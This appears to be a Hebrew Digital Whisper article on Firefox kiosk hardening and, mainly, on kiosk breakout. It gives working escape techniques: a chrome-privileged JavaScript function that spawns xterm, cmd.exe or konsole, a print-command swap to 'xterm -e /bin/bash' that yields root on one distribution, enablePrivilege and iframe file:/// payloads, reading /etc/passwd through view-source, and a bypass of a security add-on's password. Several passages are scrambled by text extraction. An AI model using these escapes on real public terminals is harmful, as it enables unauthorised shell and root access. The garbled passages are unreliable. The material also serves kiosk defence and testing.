ישנם הרבה קיצורי מקשים ב-Firefox שאפשר להשתמש בהם לביצוע פעולות שונות כמו פתיחת קובץ, שמירת קובץ או הדפסה. שימוש בקיצורי מקשים בשביל לפתוח דיאלוגים הוא מסוכן כי דרכם אפשר לפרוץ את הקיוסק. החסימה נעשית בדרכים שונות, דרך אחת שאפשר להשתמש בה לדוגמא היא התוספת Keyconfig, בעזרתה אפשר לבחור כל חלון (הגדרות, הדפסה, דפדפן), לבחור אותו, ולמחוק את קיצורי המקשים אליו או לשנותם. ליותר מידע:

http://forums.mozillazine.org/viewtopic.php?t=72994

# <u> חסימת תפריט לחיצה על לחצן ימני – Content Menu</u>


כאשר לוחצים על תפריט לחיצה ימני בחלון כלשהו, יש הרבה אפשרויות "מסוכנות" כמו למשל שמירה בשם, לראות מידע אודות העמוד וכו'. ברוב ההפצות חוסמים את התפריט לגמרי ובחלקן מוחקים רק את האפשרויות הלא נחוצות/מסוכנות ומשארים רק את מה ששימושי/נחוץ/נח ולא מסוכן (כמו למשל להעתיק כתובת של לינק). החסימה נעשית בדרכים שונות. דוגמא לדרך שאפשר להשתמש בה: התוספת Menu שבה אפשר למחוק תפריטים לא נחוצים/מסוכנים מהלחצן הימני או מה-Menu:

https://addons.mozilla.org/en-US/firefox/addon/menu-editor/



# שינוי UI

הקבצים: userChrome.css ו-userContent בתיקיית הפרופיל (ובתיקיה userChrome.css) משמשים לעיצוב (ובתיקיה Firefox של ה-UI של Firefox. משתמשים בעזרת הקובץ userChrome.css אפשר לשנות את המראה של ה-ובעיקרון אפשר להעלים בעזרתו כל בו לרוב בשביל להעלים את התפריטים בחלון הראשי של הדפדפן ובעיקרון אפשר להעלים בעזרתו כל דבר ב-UI של ה-Firefox שלא נרצה שיופיע. דוגמא מהמערכת "Web Converger":



למשל, הקוד הבא יעלים מתפריט הבחירה (Menu Bar) את הלשונית

```
menu[label="Tools"]{display: none !important}
```

הקובץ UserContent.css משנה את עיצוב התוכן של החלון בו גולשים. כך למשל באחד הפורומים ראיתי המלצה לשימוש בקוד הנ"ל שיעלים לחלוטין את כפתור/טופס העלאת קובץ בדפים שיוצגו למשתמש:

```
input[type=file] { display: none !important; }
```

מידע נוסף:

# https://www.mozilla.org/unix/customizing.html

בתוך תיקיית ההתקנה של Firefox בתיקיית Chrome יש את ה-UI של הדפדפן וקבצי ה-Firefox בתוך תיקיית ההתקנה של Firefox בתיקיית SIP בתוך קבצי ה-Javascript (שהסיומת שלהם jar) ומשנים את בתוך קבצי ה-jar בשביל לספק שכבות הגנה חדשות או להעלים חלקים מהדפדפן.

:toolkit.jar כך למשל בקובץ

```
/usr/lib/firefox-3.6.13/chrome/toolkit.jar
```

קיים הקובץ: filepicker.xul, הקובץ הנ"ל הוא בעצם קובץ xul של בחירת קובץ והשתמשו בו בגרסאות קיים הקובץ: Firefox, בגרסאות חדשות משתמשים ב"פתח קובץ"/"שמור קובץ" של מערכת ההפעלה. לדוגמא, ניתן לגרום לדפדפן להשתמש רק ב-filepicker.xul:

```
allow platform file picker = false
```



הגדרה זו גורמת לכך שהדפדפן ישתמש בדיאלוג של Firefox במקום בדיאלוגים של מערכת ההפעלה (GTK), כך שבעת הפעלה של דיאלוג כלשהוא ("פתח קובץ"/"שמור קובץ") יפתח הקובץ:

filepicker.xul

נערוך את הקובץ כך שהוא יהיה ריק.

בשיטה זו משתמשים גם בשביל להוסיף הגנות. למשל, בשביל לחסום גישה ל-URI מסוימים כמו :About ו-:browser.js מוספים קוד לקובץ

שיטה זו עובדת מאוד טוב, אך החסרון שלה הוא שאחרי עדכון של הדפדפן הקובץ יחזור למצבו הרגיל וההגנות יעלמו. לכן משתמשים באחד מהפתרונות הבאים:

- . מבטלים עדכונים אוטמטים פתרון רע אבל נעשה הרבה בהפצות שבדקתי
- כותבים סקריפט שעושה Patch לקובץ, שאפשר להפעיל אותו אחרי התקנה מחדש של

# הקשחות ופריצה ברמת הדפדפן FireFox פריצה

בעוד שמנגנוני ההגנה מבוססים על לחסום כמה שיותר פונקציונליות ולגרום לכמה שיותר דרכים ווקטורים לא לעבוד, בתור תוקפים המטרה שלנו היא למצוא וקטורים שלא נחסמו – כך שידנו תהיה על העליונה. כלומר, המטרות שלנו הן בין השאר:

- להגביר פונקציונליות כמה שיותר, יותר טוב.
  - . למצוא וקטורים שלא נחסמו
- . אם כן לעקוף אותן. BlackLists לברר האם יש

בסופו של דבר, המטרה שלנו היא להצליח להפעיל טרמינל (Xterm). במידה ואין במערכת טרמינל – בסופו של דבר, המטרה שלנו היא להריץ קוד על המכונה (דוגמא: הרצת פקודות או קוד Javascript שרץ בהרשאות כרום). את הנושאים בפרק הזה אציג לפי סוגי התקיפה.

# קיצורי מקשים של הדפדפן

לעומת קיצורי דרך של מערכת ההפעלה (שבדרך כלל חסומים), העבודה שנעשית בהקשחת קיצורי המקשים בדפדפן Firefox:

http://support.mozilla.com/en-US/kb/keyboard%20shortcuts



את קיצורי המקשים אני מחלק ל-3 קטוגריות, לפי יעילותם למטרתנו:

# קיצורים סטנדרטים לעבודה רגילה – עובדים תמיד

, (F5), רענון (Ctrl+V), הדבקה (Ctrl+V), העתקה (Ctrl+V), הדבקה (Ctrl+V), רענון (F5), רענון (Tab), רענון (Tab), וכמובן - Tab

במידה ואין לנו אפשרות ללחוץ על לחצן ימני, נוכל להשתמש ב: Shift+F10, או ב-Menu.

# רשימת קיצורי מקשים מועילים – לפעמים עובד (לרוב חסום)

ישנם קיצורים סטנדרטים: פתיחת קובץ (Ctrl+O), שמירת קובץ (Ctrl+S), לראות קוד מקור של עמוד (של כל חלון של (Ctrl+U) ועוד. קיצורים אלה פותחים דיאלוגים שמביאים לנו אפשרויות שימושיות. למשל: כל חלון של שמירת או פתיחת קובץ מאפשר לנו לגלוש במערכת קבצים ולראות אלו קבצים קיימים ומה מותקן על העמדה (איזה מנגנוני אבטחה נמצאים בה, כמו למשל תוספות).

בכל הפתרונות שבדקתי, קיצורי המקשים האלו היו חסומים. לעומת זאת, יש עוד קיצורי מקשים מאוד שימושים שלפעמים לא חסומים כגון:

Ctrl+Shift+J = Error Console

אם נפתח את ה-Error Console, נוכל לכתוב קוד js שירוץ בהרשאות גבוהות (כרום), ויש לנו הרצת קוד מלאה, נריץ את Xterm:

```
function runprocess(binary path, args) {
  try{
    var File =
Components.classes["@mozilla.org/file/local;1"].createInstance(Component
s.interfaces.nsILocalFile);
    File.initWithPath(binary path);
    var process =
Components.classes["@mozilla.org/process/util;1"].createInstance(Compone
nts.interfaces.nsIProcess);
    process.init(File);
    if(args.length >= 1) {
       process.run(true, args, args.length);
    else {
       process.run(false,'','');
  catch(e){
    alert(e)
```



הפונקציה שכתבתי (Runprocess) תקבל פרמטר ראשון: איזה קובץ להריץ, פרמטר שני: מערך של פרמטרים להעביר לפקודה. נוכל להריץ בהתאם לטרמינל שקיים במערכת.

ב-CMD) Windows:

runprocess("C:\\WINDOWS\\system32\\cmd.exe","");

:Linux-ב

: Gnome טרמינל של

runprocess("/usr/bin/gnome-terminal","");

:KDE טרמינל של

runprocess("/usr/bin/konsole","");

:X טרמינל של

runprocess("/usr/bin/xterm","");
runprocess("/usr/bin/x-terminal-emulator","");

בקוד הבא נשתמש בכל פעם שתיהיה לנו אפשרות להריץ קוד בהרשאות גבוהות.

: דוגמא למערכת פגיעה

http://webconverger.com

עוד שתי אפשרויות שאפשר להגיע אליהן גם בדרכים אחרות והניצול שלהם יתואר בהמשך הן ביצוע (Ctrl+l) והאפשרות לראות את המידע אודות העמוד (Ctrl+P).

<u>קיצורי דרך מועילים חלקית</u>

קיצורי דרך שעוזרים לנו רק במצבים מסוימים – כשאנחנו נמצאים מול דפדפן שמופעל על מסך מלא ללא שורת כתובת או מול מערכת שמסננת לנו את האפשרויות בתפריט לחיצה על לחצן ימני, נוכל להשתמש בדרכים הבאים בשביל לעקוף את ההגנות:

Bookmarks: Ctrl+B

נוכל ליצור סימניה חדשה שתפנה אותנו לאתר או לנתיב שבחרנו ולפתוח בחלון חדש.




#### שימוש בהדפסה

הדיאלוג של הדפסת קובץ מאפשר לנו (כתלות בהגדרות ובגרסאת הדפדפן) אפשרויות שונות: בגרסאות יותר ישנות של Firefox (למשל גרסא 2) נוכל לבחור את פקודת ההדפסה ולהחליף אותה ל:

xterm -e /bin/bash

הפרמטר e- מורה על הפקודה שיש להריץ בתוך Xterm, בלעדיו (במקרה הנוכחי של Nimblex) יפתח אבל לא יהיה Shell.

ונדפיס קובץ, דוגמא:



(התמונה מתוך ההפצה http://www.nimblex.net - מצב קיוסק)

בהפצה הזאת, במצב קיוסק, המשתמש שרץ הוא Root. כך שבעזרת הוקטור הנ"ל השגנו גישת Root, לא פחות ולא יותר.

בגרסאות מאוחרות יותר של Firefox, החלון של ההדפסה שונה ואין אפשרות כזאת. לעמת זאת, נוכל לבחור באופציה "הדפסה לתוך קובץ", לבחור מיקום, לטייל במערכת קבצים ולשמור קובץ PDF תחת איזה שם שנרצה, מה שמאפשר לנו לשכתב קבצים שונים ל"קבצי זבל". כך למשל נוכל לשכתב את כל הקבצים של התוספות שמספקות הגנה ל-Firefox, ואחרי ריסט של הדפדפן התוספת לא תפעל וההגנות יעלמו (במידה ואחרי ריסט של הדפדפן הוא לא חוזר למצב ידוע מראש).

בכדי להפעיל את הדיאלוג של ההדפסה נוכל להשתמש במספר וקטורים:

- קיצור מקשים Ctrl + P.
- :Javascript שימוש בקוד

לחיצה על כפתור:

<button onclick="window.print()">Print File</button>

להריץ דרך שורת הכתובת:

javascript:window.print();



בחלק מהקיוסקים, הוקטורים האלו לא יעבדו מכיוון שמופעלת האפשרות "הדפסה שקטה".

```
Print.always print silent = true
```

כך שבעת הדפסה – לא נפתח שום דיאלוג ששואל אותנו מה ברצוננו לעשות אלא בהגדרות ברירת מחדל ההדפסה מתחילה .

#### **GOTCHAS**

– Error console- מאחת ממערכות הקיוסק ולחצתי על לינקים מסוימים, נפתח ה-IKAT מאחת ממערכות הקיוסק ולחצתי על לינקים מסוימים, נפתח ה-IKAT מנסים תופעה מוזרה שלא אמורה לקרות. בדקתי את קוד המקור ומסתבר שהבעיה נעוצה בכך שאם מנסים מופעה מוזרה שלא אמורה לקרות. בדקתי את קוד המקור ומסתבר שהבעיה: javascript: text", ה-console

```
<a href="javascript:">Open Error Console</a>
<a href=javascript: void(0)>Ikat-Link</a>
```

מערכות קיוסק שבהם זה עבד:


:IceWeasel 2.0.0.19 גרסא -Pynx

http://pynx.org/en/kiosk.htm

:FireFox 1.5.7 גרסא -Rpath

http://www.rpath.org/project/kiosk/releases

שתי המערכות האלו מוקשחות בצורה די טובה, ולא כוללות טרמינל זמין בהם, כך שנסתפק בהרצת קוד javascript בהרשאות גבוהות. בעזרתו כמובן נוכל גם להוריד טרמינל מותאם למערכת לתת לו הרשאות ריצה ולהריץ:



עד ל-X.1.5 עד אוות באג שנמצא בגרסאות X.1.5 עד ל-X.1.5 עד ל-2.2)

#### שימוש בפלאגינים שונים

פלאגינים הם "תוספות" לדפדפן שמאפשרות לו לעבוד עם תוכן מסויים, למשל קורא PDF, סרטוני וידאו (QuickTime\Vlc\Media player), אפלטים של JAVA, פלאש וכו'.



## זיהוי פלאגינים מותקנים

צוות מוזילה פיתחו ממשק/אתר לבדיקת פלאגינים בדפדפן. הסקריפט בודק אילו פלאגינים מותקנים, מה הגרסא שלהם והאם הם מעודכנים (גרסא אחרונה). הסקריפט עובד בכל הדפדפנים המודרנים, ב-IE לא כל הפלאגינים מזוהים בגלל שהדפדפן דורש קוד שונה ויחודי לכל פלאגין בשביל לזהות אותו. מידע נוסף:

https://www.mozilla.com/en-US/plugincheck/more info.html

: לבדיקת הפלאגינים

https://www.mozilla.com/en-US/plugincheck/

בעקבות המידע שנקבל נוכל לדעת אילו פלאגינים מותקנים (כדי שנוכל להשתמש בפונקציונליות שלהם בשביל לפרוץ את הקיוסק), מהי הגרסא שלהם והאם הם מעודכנים. במידה ויש פלאגין לא מעודכן יתכן והוא כולל פריצת אבטחה שאפשר לנצל בשביל להגיע להרצת קוד.

## <u>Java</u>

במקרים בהם מותקן על הקיוסק Java, נוכל להפעיל אפלטים ודרכם להגיע להרצת קוד.

iKAT ללינוקס מגיע עם מספר אפלטים (Applets) חתומים, שדרכם נוכל להגיע להרצת קוד:

http://ikat.ha.cked.net/Linux/java.html

לדוגמא, קוד שמפעיל טרמינל מהנתיב:

./usr/bin/xterm


Jyconsole – אפליקצית Java שמביאה לנו שורת פקודה של Python. הדבר שימושי מאוד אם אין במערכת את Xterm. דרך קוד ב-Python נוכל לעשות הכל בעצם (הורדת קבצים, שינוי הרשאות, הרצה של קובץ). לדוגמא, כך נוכל להפעיל טרמינל:

import os
os.system("/usr/bin/x-terminal-emulator");

## Flash Player

: כולל שני דיאלוגים שאפשר להפעיל מתוך פלאש

- חלון הדפסת קובץ במקרה של Firefox אין מה לעשות עם הדיאלוג. הוא שונה מהרגיל ולא
   כולל אפשרויות שאפשר לנצל בכלל, רק לבחור מדפסת ולהדפיס.
  - חלון בחירת הקובץ שנפתח על ידי Flash מפעיל את חלון בחירת הקובץ דרך מערכת החלונות.



## התקנת פלאגינים חסרים

במידה ואנחנו מנסים לראות תוכן שהדפדפן לא יודע לעבוד איתו עקב פלאגין חסר (כגון: Flash, Java, במידה ואנחנו מנסים לראות תוכן שהדפדפן לא יודע לקרוא), נראה מלבן עם תמונת פאזל שלחיצה עליו מביא לנו אפשרות להתקין את התוסף החסר שדרוש להפעלת התוכן.

Mime-Type- שינסה למצוא תוסף מתאים לתוכן, לפי ה-Plugin Checker כולל רכיב שנקרא Firefox שינסה למצוא את התוסף (ברוב המקרים) ויציע לנו להתקין אותו. שלו. כך שבמידה ומדובר ב-Flash/JAVA

#### חסימה:

plugin.default plugin disabled = false

#### שימוש ב-Media

:Linux לשני פלאגינים למערכת Embed Media Players כולל שני iKAT

- Real Player
  - Quicktime •

http://ikat.ha.cked.net/Linux/mediaplayers-info.html


אם הפלאגינים האלו מותקנים במערכת, נוכל לפרוץ דרכם. שולחן העבודה Gnome כולל את הנגן אם הפלאגינים האלו מותקנים במערכת, נוכל לפרוץ דרכם. שביל שיהיה אפשר לראות בו סרטונים. Totem בשביל שיהיה אפשר לראות בו סרטונים. כשנראה סרטון תקין באמצעות הפלאגין:

<embed src="dummy.mp3|mp4|avi"></embed>

נוכל באמצעות לחיצה על לחצן ימני או על לחצן בסוף השורה לפתוח את הנגן:

Open with "Movie Player"

כמובן שיש פתח באמצעות: Movie→Open, אך וקטור יותר שימושי יהיה להכנס ללשונית Movie→Open, כמובן שיש פתח באמצעות: Python Console, ואז אפשר לפתוח אותו מהתפריט ויש




Interactive Kiosk Overtaking <a href="https://www.DigitalWhisper.co.il">www.DigitalWhisper.co.il</a>



#### שימוש ב-html5

html5 מביא איתו שני תגים חדשים: Audio ו-Video שבעזרתם אפשר להכניס סרטונים וקבצי השמעה/מוזיקה לתוך הדפדפן. דוגמאות מתוך W3schools:

```
http://www.w3schools.com/html5/tryit.asp?filename=tryhtml5_video_simple
http://www.w3schools.com/html5/tryit.asp?filename=tryhtml5_audio_simple
<audio src="song.ogg" controls="controls">
Your browser does not support the audio element.
</audio>
<video src="movie.ogg" width="320" height="240" controls="controls">
Your browser does not support the video tag.
</video>
```



דוגמאות לנגנים שנבנו באמצעות html5:

http://www.html5video.org/ http://videojs.com/

לחיצה ימנית על הפאנל של הסרטון או קובץ ההשמעה מאפשרת לנו לבצע שמירה של הסרטון/קובץ מזיקה ( Save Audio As/Save Video As ). לא חייבים בהכרח לטעון קובץ תקין – נוכל לטעון גם קובץ html\exe

#### התקנת תוספות

תוספת ב-Firefox יכולה לעשות הכל במערכת (כל מה ש-Firefox יכול לעשות). אם נצליח להתקין תוספת במערכת – הגענו להרצת קוד, נוכל למשל להתקין את התוספת TerminalRun מהאתר של מוזילה:

https://addons.mozilla.org/en-US/firefox/addon/terminalrun/



בעזרת התוספת נוכל לסמן מקטע של פקודות ולהריץ אותו בטרמינל. לאחר התקנת התוספת, נפתח העמוד:

chrome://terminalrun/locale/about.html

שבו אפשר לערוך הגדרות (כגון: באיזה טרמינל להשתמש) וגם להריץ פקודות: Edit script, לכתוב:

/bin/bash

וסגרנו סיפור. Run in terminal וסגרנו

## הורדת קבצים למערכת קבצים

כניסה בדפדפן לקובץ bat ,exe או כל קובץ אחר שהדפדפן לא מזהה תציע לנו אפשרות להוריד את blackList של הקובץ. ברוב מערכות הקיוסק הורדת קבצים בדרך זו חסומה, אך לעיתים רחוקות יש BlackList סיומת קבצים שאסור להוריד שמאוד קל לעקוף כי יש המון סיומות שלא נמצאות ברשימה וגם כי נוכל לגרום בצד-שרת שכניסה לעמוד עם סיומות מותרות כגון תמונות: bmp ,jpg ו-html ישלחו כותר שיאמר לדפדפן להוריד את הקובץ.

## הורדת קבצים: שימוש ב-SaveAs בדיאלוג

בעזרת קיצור המקשים Ctrl+l נפתח לנו החלון Page Information. במידה והקיצור נחסם, נוכל להכנס לאתר הזדוני שלנו, וליד הכתובת יש אייקון נלחץ, לחיצה עליו תוביל אותנו ישירות ל-More Information.


בחלון שנפתח נוכל לדלג ללשונית Media ולשמור את התמונות שנטענו בעמוד. שם נטען "קובץ בינארי" או קובץ שאנחנו מעוניינים להריץ באופן הבא:

<img src="file.ext" />

ואז נוכל לשמור את הקובץ לאיפה שיש לנו הרשאת כתיבה (תיקיית בית/Tmp למשל), במידה ולא יעבוד-ננסה להכנס לאתר עם עם תעודת SSL תקינה כמו למשל :

https://duckduckgo.com

וממנו לרוץ עם אותו הוקטור:



Interactive Kiosk Overtaking <a href="https://www.bigitalWhisper.co.il">www.DigitalWhisper.co.il</a>



## ניצול של הורדת קבצים

לאחר שהורדנו את הקובץ, נפתח לנו חלון ההורדות וממנו יש לנו שתי אפשרויות:

- לחצן ימני לפתוח את התיקיה שאליה הקובץ ירד.
- להפעיל את הקובץ שהורדנו במקרה הזה, ננסה להוריד קבצים מסוגים שונים (תמונות, PDF וכו') שיפתחו בתוכנות שונות ודרכם ננסה להמשיך הלאה. כמובן שבמידה ומדובר במערכת exe , פשוט נוריד קובץ

#### שימוש ב-URI

https://secure.wikimedia.org/wikipedia/en/wiki/URI\_scheme :URI הסבר על מה זה

about:plugins

מציג רשימה של פלאגינים מותקנים במערכת.

about:cache

מאפשר לראות מה נמצא במטמון של הדפדפן ובכך לראות בעצם את הסטוריית הגלישה. ברוב הקיוסקים אפשרות המטמון מכובה כך שלא יהיה פה שום מידע.

about:support

נכנס ב-3.6 Firefox. מציג רשימה של תוספות שמותקנות על הקיוסק, ואת רשימת השינויים שנעשו (כל החסימות שבוצעו). כמו כן, נוכל ללחוץ על Open Containing Folder בכדי לפתוח את תיקיית הפרופיל, ממנה לגלוש ל-usr/bin ולהריץ טרמינל.

about:config

עורך ההגדרות של Firefox. נוכל לשנות כל הגדרה שלא נמצאת במצב Lock ובכך בעצם להוריד את רוב ההגנות שבוצעו בעזרת שינוי הגדרות ולפרוץ את הקיוסק. אם יש לנו גישה לפה – הקיוסק נפרץ.

#### וקטור לדוגמא:

- נוכל לבטל את רוב ההגנות: נסדר את הרשימה לפי Status ומה שנמצא כ-User Set אם זאת הגנה נבטל אותה.
  - אחרי שביטלנו את חסימת התקנת תוספות, נשנה את הדיאלוג בעת התקנת התוספות:

xpinstall.dialog.confirm =

chrome://browser/content/feeds/subscribe.xhtml



שיגרום לכך שבעת ניסיון להתקנת תוספות יפתח לנו חלון הצגת ה-Rss שממנו נוכל לבחור Xterm (תחת (Chosse Application) ולהריץ.

:About URI לרשימה כמעט מלאה של

http://kb.mozillazine.org/About protocol links

מעניינים, כגון: URIs מדובר ברשימה מכובדת, אך חסרים בה כל מיני

about:rights
about:certerror
about:neterror
about:memory

about:sessionrestore
about:privatebrowsing

## שימוש ב-JAR

באמצעות הפרוטוקול JAR נוכל לפתוח קבצי ZIP. למשל, נוכל לגלוש בתוספת Adblock שנמצאת בתיקיית ההורדות:

jar:file:///home/emanuel/Download/Extensions/adblock\_plus.xpi!/

תיקיית ההתקנה של Firefox כוללת את הקובץ Browser.jar שבתוכו נמצא ה-UI של Firefox, הקובץ Browser.jar הוא קובץ ZIP תקין ונוכל לגלוש אליו באמצעות:

jar:file:///usr/lib/firefox-3.6.13/chrome/browser.jar!/

כשנגלוש בתוך הרבה קבצים נגלה שהפונקציונליות שלהם שבורה והם לא עובדים. מבין הקבצים שעברתי עליהם, היחידי שעבד הוא ביצוע הרשמה ל-RSS:

jar:file:///usr/lib/firefox3.6.13/chrome/browser.jar!/content/browser/feeds/subscribe.xhtml

שדרכו נוכל לבחור Xterm ולהריץ.

## <u> View-Source - שימוש ב</u>

במידה וה-URI הקודמים חסומים, נוכל להשתמש ב-View-Source בשביל לראות את קוד המקור של קבצים במערכת קבצים:

view-source:file:///etc/passwd view-source:file:///

הוקטור הנ"ל עובד על כל מערכת קיוסק שבדקתי.


Interactive Kiosk Overtaking www.DigitalWhisper.co.il



## התוספת Public Fox

https://addons.mozilla.org/en-US/firefox/addon/public-fox/

: חלון אפשרויות



השינויים שאני ביצעתי פה (מברירת מחדל) הם:

- הכנסתי את IKAT ל-Black List.
- שיניתי בחסימת סיומות מ: exe,bat לכוכבית.

התוספת חוסמת גישה ל-about:config, חלון התקנת תוספות ושאר אפשרויות נוספות בסיסמא. את chrome URI. נוכל להשתמש ב-extensions.dlwatch.pass בערך: about:config.

chrome://global/content/config.xul

וזה לא יחסם. אם נמחק את הערך של הסיסמה (extensions.dlwatch.pass) ונשנה את הערך: extensions.dlwatch.lock ל-extensions.dlwatch.lock מעכשיו, כל פעם שפעולה כלשהיא תחסם, אם נכניס סיסמה ריקה - הסיסמה תתקבל, ובכך עקפנו את החסימה. כמובן שגם נוכל לנסות ולפצח את הסיסמה באחד מכלי ה- MD5 Crack



#### ביצוע XSS לעצמינו: הרצת JS לעצמינו: הרצת

נוכל להריץ קוד JS שירוץ ב-Context של העמוד שאותו אנחנו רואים, כך שאם העמוד שאותו אנו רואים הוא עם הרשאות גבוהות נוכל להריץ קוד בהרשאות גבוהות. ניצול JS בפרוטוקולים השונים:

בפרוטוקול About יש הרבה URI, לחלקם אין הרשאות גבוהות (כמו למשל about:logo), ולחלקם יש. למשל, כשנכנס לעמוד about:robots שהוא trefox ב-Sirefox (עובד רק מ-Firefox):

chrome://browser/content/aboutRobots.xhtml

נוכל להעתיק לשורת הכתובת את קוד ה-Javascript שיריץ לנו טרמינל. דוגמא לקוד:

```
javascript:function
runprocess(binary_path,args) { . . . . . } runprocess("/usr/bin/xterm","");
\\RUNPROCESS...[מדובר על הפונקציה שהצגנו בתחילת המאמר להרצת פרוססים]
```

## File/Resource

```
file:///
resource:///
```

כאשר נכנס לאחד מהפרוטוקלים הבאים נוכל להשתמש בשיטה של "Enbale Privlegie" בשביל להריץ קוד בהרשאות גבוהות:

javascript:try{netscape.security.PrivilegeManager.enablePrivilege('Unive rsalXPConnect');void(openDialog('about:'));}catch(e){alert(e);}

## JAR + View-Source

בפרוטוקולים הבאים שימוש בטכניקה הקודמת (Enbale Privlege) לא עובדת, אבל נוכל להשתמש ב-Javascript בצורה שונה. כך למשל בשני הפרוטוקולים נוכל להשתמש ב:

```
javascript:document.body.innerHTML+='<iframe src="file:///" width="90%"
height="90%"></iframe>'
```

הקוד יטען לנו את ///File:// לתוך Iframe ונוכל לגלוש במערכת קבצים כאילו הפרוטוקול //File:// היה הקוד יטען לנו את חסום. מכיוון שהחסימה מתבצעת רק על ה-Location, אך מפני שאנחנו לא טוענים את ה-///File דרך האובייקט הנ"ל וקטור זה אינו נחסם.

: דוגמאות ללינקים שאפשר להשתמש בהם

resource:///defaults/profile/bookmarks.html



jar:file://usr/lib/firefox3.6.13/chrome/browser.jar!/content/browser/aboutSessionRestore.xhtml

view-source:file:///etc/

#### Lunch Application הדיאלוג

אחת מהשיטות הטובות ביותר היא להשתמש בדיאלוג "Lunch Application" שמאפשר לבחור תוכנה שבאמצעותה אנו מעוניינים לבצע פעולה כלשהיא. בשביל לנצל את הדיאלוג נצטרך שבתור המערכת תהיה תוכנה גרפית שימושית כמו טרמינל שנוכל לבחור. במידה ואין לנו טרמינל זמין במערכת הניצול הופך להיות מורכב ומסובך יותר אך אפשרי ויתואר בהמשך. ישנן שלוש דרכים שמצאתי שמאפשרות לפתוח את הדיאלוג.

iKAT כולל שתי רשימות של URI Handlers, אחת לוינדוס ואחת ללינוקס. מומלץ לעבור על שתי הרשימות מכיוון שיש URI שעובדים ב-Firefox ולא נכללים ברשימה של לינוקס. למשל שימוש ב-webcal, שברשימה של וינדוס נקרא:

webcal:// (outlook)

יפתח ב-Firefox דיאלוג שיציע לנו להשתמש בשירות Web בכתובת http://30boxes.com או לבחור אפליקציה כמובן.

http://ikat.ha.cked.net/Linux/urihandlers.html http://ikat.ha.cked.net/Windows/urihandlers.html

iKAT כולל גם אפשרות להפעלה אוטומטית של כל ה-URI שנמצאים ברשימה:

http://ikat.ha.cked.net/Linux/urihandlers-auto.html

הרשימה ב-IKAT מכסה המון אפשרויות אבל היא לא מלאה. כך למשל בהפצות שונות (למשל Ubuntu) אפשר להשתמש ב-apt:nmap ויפתח דיאלוג שדרכו אפשר להתקין את התוכנה מדרכו (או לבחור תוכנה אחרת לעבודה עם ה-URI).

דוגמא לדיאלוג שנפתח באמצעות mailto: לא נפתח קליינט Email אלא דיאלוג ששואל אותנו בעזרת מה "XTERM: ברצוננו לפתוח את הפרוטוקול: Yahoo ?Gmail?





## החסימה לכך מתבצעת באמצעות ההגדרות:

```
network. protocol-handler. Expose-all = false
network.protocol-handler.external-default = false
network.protocol-handler.external.mailto = false
network.protocol-handler.external.news = false
network.protocol-handler.external.nntp = false
network.protocol-handler.external.snews = false
network.protocol-handler.external.snews = false
network.protocol-handler.warn-external-default = false
```

## Register Protocol-שימוש ב-

כמו השיטות הקודמות, גם השיטה הזאת מביאה לנו דיאלוג שמאפשר לבחור אפליקציה. ב-Eweb Based Protocol Handlers (אלו שדנו בהם מקודם) הם נוספה תמיכה ב-Desktop-Based Protocol כלומר, לחיצה עליהם תפתח תוכנה שנמצאת אצל המשתמש, כמו בעצם Desktop-Based Protocol של גנום). התמיכה ב-Eweb Based Protocol Handlers מוסיפה למשל (קליינט ה-Based Protocol Handlers כלשהיא. למפתחים ניתנה אפשרות לרשום אפשרות להפנות את ה-URI האלו לאפליקציית Web Based Protocol Handlers שמונע SOP שמונע מהם לרשום פרוטוקול בשביל אתר אחר).

#### :דוגמא

```
<html>
<head><title>Web Protocol Handler</title>
<script type="text/javascript">
function Register() {
  navigator.registerProtocolHandler("ownkiosk", location + "?value=%s",
  "Kiosk Owned");
}
</script></head>
<body>
<a href="javascript:Register()">Register Protocol</a></br/>
<a href="javascript:Register()">Register Protocol</a></body>
</body>
</html>
```

ראשית, יש לאשר את הפרוטוקול ולאחר האישור יהיה ניתן להשתמש בו (ללחוץ על הלינק) או להעתיק אותו לשורת הכתובת, ואז לבחור את האפליקציה שאליה ברצוננו לשייך את הפרוטוקול (Xterm?).

#### שימוש ב-RSS

ברגע שנכנס לעמוד RSS באמצעות Firefox, נוכל לבחור באיזו אפליקציה אנו מעוניינים להרשם ל-Chosse Application. נמובן שב-Red ננווט ל-Tirefox, נרשם ונקבל טרמינל. ישנם סוגים שונים של Fred יכול לקרוא, הם מתחלקים ל-3 אפשרויות:



WebFeeds: <a href="http://digitalwhisper.co.il/rss/">http://digitalwhisper.co.il/rss/</a>

Podcasts: <a href="http://music.paintthesky.org/index.xml">http://music.paintthesky.org/index.xml</a>

Video Podcasts: <a href="http://feeds.pbs.org/pbs/wgbh/fromthetop-video">http://feeds.pbs.org/pbs/wgbh/fromthetop-video</a>

במידה ואחת מהאפשרויות חסומה או שנבחרה אפליקציית ברירת מחדל/שירות Web (כך שלא נוכל להחליף לטרמינל) נוכל לנסות את האחרים.

#### <u>חסימה</u>

